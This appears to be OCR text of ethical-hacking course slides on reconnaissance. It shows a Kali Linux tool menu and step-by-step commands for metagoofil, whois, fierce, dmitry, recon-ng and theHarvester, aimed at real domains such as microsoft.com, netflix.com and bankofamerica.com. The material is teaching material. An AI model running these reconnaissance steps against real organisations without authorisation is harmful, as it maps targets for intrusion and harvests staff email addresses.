
https://pixabay.com/en/storm-severe-weather-warning-warning-2660931/

HACK YOURSELF FIRST!

Phases of hacking




Ethical hacking steps



https://compsecurityconcepts.files.wordpress.com/2015/01/pentest.jpg

Penn testing demo



https://pentest-tools.com/home

Penn Testing


Applications
Places
Tue Oct 3, 17:20:11
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
Files
metasploit ...
armitage
burpsuite
maltego
beef xss fr...
faraday IDE
Leafpad
Tweak Tool

DNSstuff
MANAGE | MONITOR | ANALYZE

Your IP Address: 158.228.72.7 Located near: Taunton, Massachusetts (US)

Log in is no longer required. RBL Alerts and D

Overview | Professional Toolset | Mail Server Test Center | Community | Network Monitoring Software | Reviews

All Tools | Domain/ WWW Tools | IP Tools | Networking Tools | Ema

Domain Tools

DNSreport

Do I have DNS problems?

domain.com

WHOIS/IPWHOIS Lookup

Get contact info for a domain/ip

www.domain.com [or] 11.11.11.11

Optional Server

WWW

What we

domai

Top Level Domain (TLD) Lookup

How can I find out if a domain is available?

domain.com

SSL Examination

How do I get SSL configuration details on a host?

www.domain.com [or] 11.11.11.11

Optional Port

Optional Protocol | Optional Cipher

Abuse

How do I


domai

http://www.dnsstuff.com/tools

How to extract public Documents? - Metadata

- apt-get install metagoofil

- metagoofil -d microsoft.com -t doc -o temp -f microsoft.html


root@kali: ~
File Edit View Search Terminal Help
* cmartorella_at_edge-security.com *
['doc']
[-] Starting online search...
root@kali:~# clear
root@kali:~# metagoofil -d microsoft.com -t doc -o temp -f microsoft.html
* Metagoofil Ver 2.2 *
* Christian Martorella *
* Edge-Security.com *
* cmartorella_at_edge-security.com *
['doc']
[-] Starting online search...

How to find IP Address Owner: whois

- apt-get install whois
- whois www.netflix.com

How to locate new targets: DNS Reconnaissance

- fierce -dns www.netflix.com

Deepmagic Information Gathering Tool (Dmitry)

- Perform an Internet Number whois lookup.
- Retrieve possible uptime data, system and server data.
- Perform a SubDomain search on a target host.
- Perform an E-Mail address search on a target host.
- Perform a TCP Portscan on the host target.
- A Modular program allowing user specified modules

How to find email addresses, ports, subdomain search?

- apt-get install dmitry

- dmitry -winsepfbo netflix.com

Info Gathering: Discover Scripts

- git clone https://github.com/leebaird/discover.git
- infosecblog.org

Web-based reconnaissance and information gathering
Recon-ng

Recon-ng

- apt-get install recon-ng
- recon-ng
- ls
- workspaces add mywebsite
- add domains bankofamerica.com
- load bing_domain_web
- run
- show hosts
- query select * from hosts
- load hosts-hosts/resolve

Gather Contacts Info

- Get Email addresses and Hosts
- theHarvester
- apt-get install theharvester

